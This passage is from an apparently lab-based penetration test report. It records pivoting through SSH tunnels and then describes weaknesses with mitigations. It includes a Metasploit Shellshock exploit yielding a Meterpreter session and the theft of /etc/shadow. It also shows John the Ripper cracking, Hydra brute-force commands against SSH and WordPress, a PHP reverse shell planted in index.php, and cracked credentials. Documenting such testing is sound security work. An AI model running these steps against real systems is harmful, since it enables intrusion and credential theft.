Last login: Mon Jan  9 01:01:09 2023 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 3.37: Connecting to 192.168.0.23 as root

Now that root access through ssh was possible it was used to create a ssh tunnel (Figure 3.38). To allow the creation of tunnels the "sshd_config" and "forwarding" files were edited like how it was done in Section 3.2 and Section 3.3.

```
root@kali:~# ssh -w0:0 root@192.168.0.34
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Jan  9 01:32:42 2023 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 3.38: Creating a tunnel on 192.168.0.34

With the tunnel setup it was now possible to connect to Workstation 3 (13.13.13.13) by pivoting through Workstation 2.

3.4.3 13.13.13.13/24

To be able to connect to Workstation 3 (13.13.13.13) through the tunnel with Workstation 2 (192.168.0.34) a route had to be added to its subnet - 13.13.13.0/24.

```
root@kali:~# route add -net 13.13.13.0/24 tun0
root@kali:~#
```

Figure 3.39: Adding route to 13.13.13.0/24 subnet

An attempt was made to connect to the machine using the credentials xadmin:plums which worked on Workstation 1 and 2, however that did not work, and it appeared the workstation had a unique password put in place. This however did not stop the tester from gaining access to the machine by brute-forcing the password. To brute-force the password a misconfiguration which allows unlimited login attempts was utilised. To see the steps the tester took to brute-force the password and how the vulnerability can be prevented see Section 4.4.

Using the brute-forced password the workstation was connected to through ssh. Once connected root was achieved through the issue discussed in Section 4.6 and the interfaces of the machine were examined to see if there is another hidden machine, but there was nothing of interest. (Figure 3.40 and Figure 3.41)



Figure 3.40: Connecting to 13.13.13.13



Figure 3.41: Gaining root and inspecting interfaces on 13.13.13.3

3.4.4 192.168.0.128/27

The full scan can be found in Section 8.1 - Figure 8.5. The scan returned 2 addresses. One was the Router 1 and the other one was an unknown device that based on its open ports appeared to be another Workstation. An attempt was made to connect through ssh using the credentials xadmin:plums, but the connection attempt was denied, because non authorised connections were not allowed on the machine. To connect to the machine the tester started attempting to connect through some of the other workstations he already had access to. He attempted to connect through Workstation 1 first, but that was also denied.

```
root@kali:~# ssh xadmin@192.168.0.130
xadmin@192.168.0.130: Permission denied (publickey).
```

Figure 3.42: Attempting to connect to 192.168.0.130

However, the connection attempt from Workstation 2 was successful and it gave the tester access to Workstation 3. (Figure 3.43)

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Jan  9 14:03:14 2023 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ ssh 192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$
```

Figure 3.43: Connecting to 192.168.0.130 through 192.168.0.34

Once access was achieved root could again be gained using the vulnerability described in Section 4.6

4. SECURITY WEAKNESSES

4.1 DEFAULT CREDENTIALS

This vulnerability is caused when the default password has not been changed. This can allow an attacker to easily gain access into restricted systems after researching the documentation of the systems they are trying to login to.

This issue is present in all the routers on the system. They are all running VyOS software and have the default credentials of vyos:vyos which can easily be discovered by anyone. This allows everyone on the network to connect through SSH into the routers and view/change the router settings.

The same issue is also present in the web interface of the firewall. Once again, the default credentials of admin:pfsence have not been changed and were easily discovered. Once logged in anyone can view/change the firewall settings which gives them a lot of control over the handling of traffic in the network.

The fix these issues it is recommended that all default passwords are changed to something secure. This would prevent potential attackers from finding the passwords by reading documentation.

4.2 NFS PERMISSIONS MISCONFIGURATION

This vulnerability was used to gain access into Workstation 1, Workstation 3, and Workstation 5. It is a common issue caused by incorrectly configured NFS permission. This can lead to a non-root user being given access to files they should not have access to. It can also allow the access of files from parts of the network which should not have access.

To hack into 192.168.0.210, the fact that the entire filesystem of the workstation was accessible was used. The tester figured this out by using the “showmount” command to view the active shares on the target machine. (Figure 4.1).



Figure 4.1: Showmount being ran on 192.168.0.210

After having confirmed there is an active share it was mounted on the Kali host machine and its files were listed. (Figure 4.2)



Figure 4.2: Mounting network share of 192.168.0.210

There was complete access over the file system so the tester moved onto copying the /etc/shadow and /etc/passwd files which would allow them to crack the password for the xadmin user. (Figure 4.3)



Figure 4.3: Cracking the password for xadmin on 192.168.0.210

The password was successfully cracked and was used to login into 192.168.0.210 through ssh. (Figure 4.4)



Figure 4.4: Logging into 192.128.0.210 using cracked password

To get into Machine 3, the tester used the ability to access all the files on Workstation 2 to copy its private SSH key onto their machine and ssh into Machine 3 where the key has been authorised

Finally, the write access granted by misconfiguration was used to gain access into Workstation 5. The first step was to generate the ssh keys which would be transferred to Workstation 5. (Figure 4.5)



Figure 4.5: Generation of ssh keys

After this the network share of 192.168.0.66 was mounted again and inside of it was created a .ssh directory. In that directory the tester copied their public key to a file called authorized_keys which allowed them access through SSH. (Figure 4.6 and Figure 4.7)



Figure 4.6: Mounting of 192.168.0.66 share



Figure 4.7: Writing onto the active share

4.3 SHELLSHOCK

Shellshock is a vulnerability that was discovered on 192.168.0.242. It allows an attacker to execute arbitrary commands on the machine by causing Bash to

malfunction (Abela, 2017). In this situation the machine is vulnerable at /cgi-bin/status. This was discovered after a Nikto scan was ran on the website. (Figure 4.8and Figure 4.9). The scan showed the file /cgi-bin/status and confirmed that it is vulnerable to Shellshock.

Figure 4.8: Website running on 192.168.0.242



Figure 4.9: Nikto scan of 192.168.0.242

Using Metasploit the exploit a module was searched for that would allow the exploitation of the vulnerability. It gave multiple results, but from the Nikto scan it was discovered that it is running Apache, so the tester decided to use Module number 5 called “apache_mod_cgi_bash_env_exec”. (Figure 4.10)



Figure 4.10: Searching for shellshock vulnerability

The module was selected, and the appropriate options were set so that it could be executed successfully. (Figure 4.11)

```
msf5 > use 5
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CMD_MAX_LENGTH  2048            yes       CMD max line length
   CVE            CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER         User-Agent       yes       HTTP header to use
   METHOD         GET              yes       HTTP method to use
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPATH          /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT          80               yes       The target port (TCP)
   SRVHOST        0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT        8080             yes       The local port to listen on.
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                         no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                       yes       Path to CGI script
   TIMEOUT        5                yes       HTTP read response timeout (seconds)
   URIPATH                         no        The URI to use for this exploit (default is random)
   VHOST                           no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.0.242
RHOSTS => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 → 192.168.0.234:62326) at 2023-01-06 10:50:10 -0500

meterpreter >
```

Figure 4.11: Executing exploit

The exploit executed successfully, which gave the tester shell access. Using the access, the passwd and shadow file were downloaded. (Figure 4.12)

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → passwd
[*] Downloaded 1.90 KiB of 1.90 KiB (100.0%): /etc/passwd → passwd
[*] download   : /etc/passwd → passwd
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → shadow
[*] Downloaded 1.19 KiB of 1.19 KiB (100.0%): /etc/shadow → shadow
[*] download   : /etc/shadow → shadow
```

Figure 4.12: Downloading passwd and shadow

After they were downloaded unshadow was used to combine them into a file called unshadow so they could be cracked using John the Ripper. (Figure 4.13)

```
root@kali:~/Desktop/Useful# unshadow passwd shadow > unshadow
root@kali:~/Desktop/Useful# john unshadow
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
apple            (root)
Proceeding with incremental:ASCII
pears            (xweb)
2g 0:00:02:05 DONE 3/3 (2023-01-06 11:10) 0.01590g/s 3539p/s 3541c/s 3541C/s peton..pepis
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 4.13: Cracking password for 192.168.0.242

The cracking was successful and gave the following credentials root:apple and xweb:pears. The root credentials were used to connect to 192.168.0.242. (Figure 4.14)

```
root@kali:~# ssh root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Fri Jan  6 22:12:59 2023 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 4.14: Connecting to 192.168.0.242

4.4 UNLIMITED LOGIN ATTEMPTS

This vulnerability is caused when multiple login attempts are allowed in quick succession, which allows an attacker to attempt to brute-force the login password. In this case this vulnerability was used to gain access into Workstation 4 (13.13.13.13). To do this hydra was used to brute force the password of the xadmin account which the tester assumed exists, because it existed in all the other workstations. (Figure 4.15)

```
root@kali:~# hydra -l xadmin -P "/usr/share/wordlists/metasploit/password.lst" 13.13.13.13 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-08 20:46:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88398 login tries (l:1/p:88398), ~5525 tries per task
[DATA] attacking ssh://13.13.13.13:22/
[22][ssh] host: 13.13.13.13   login: xadmin   password: !gatvol
1 of 1 target successfully completed, 1 valid password found
```

Figure 4.15: Brute-forcing ssh for 13.13.13.13

Brute-forcing 13.13.13.13 was successful. It gave the tester the following credentials xadmin:!gatvol

This vulnerability was also present on 172.16.221.237. Hydra was used again to brute-force the password of the admin page on the WordPress website. (Figure 4.16 and Figure 4.17



Figure 4.16: Login page on 172.16.221.237

```
root@kali:~# hydra -l admin -P /usr/share/wordlists/metasploit/password.lst 172.16.221.237 http-post-form "/wordpress/w
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal p

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-09 11:19:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88399 login tries (l:1/p:88399), ~5525 tries per task
[DATA] attacking http-post-form://172.16.221.237:80/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:S=log
[80][http-post-form] host: 172.16.221.237   login: admin   password: zxc123
^[[C1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-09 11:20:07
root@kali:~#
```

Figure 4.17: Brute-forcing admin login password

Once the admin page was logged into the tester navigated to the appearance editor page so he could modify the files running on the webserver. He modified the index.php file to be a reverse shell. The shell that was used is called “PHP Pentest Monkey” and was copied from https://www.revshells.com/ (Revshells.nd) . (Figure 4.18 and Figure 4.19)

Figure 4.18: Modifying index.php



Figure 4.19: Reverse shell generated from revshells.com

The file was updated and a Netcat listener was launched on the Kali Host that would be used to connect to the reverse shell. Once the index.php file was navigated to the page hanged and the reverse shell connected to the Kali Host. (Figure 4.20)



Figure 4.20: Netcat listener on Kali Host

4.5 REUSED PASSWORDS

Multiple machines on the network reuse the same passwords. This is a major vulnerability, because once one account password is guessed it can be reused to gain access into multiple machines. In the network Workstation 1, Workstation 2, and Workstation 5 all use xadmin:plums as their login credentials.

To mitigate this vulnerability, it is recommended that every account has a separate unique password that follows a good password practices.

4.6 BAD SUDO PERMISSIONS

Sudo permissions were misconfigured on all the workstations. The misconfiguration allows a low privilege user to execute “sudo su” to gain root. This should not be allowed on any of the workstations, because it is unnecessary. The issue is made worse by the fact that password for the low privilege users on the workstations are easy to brute-force/crack and are reused (Section 4.4 and Section 4.7)

4.7 INSECURE PASSWORDS

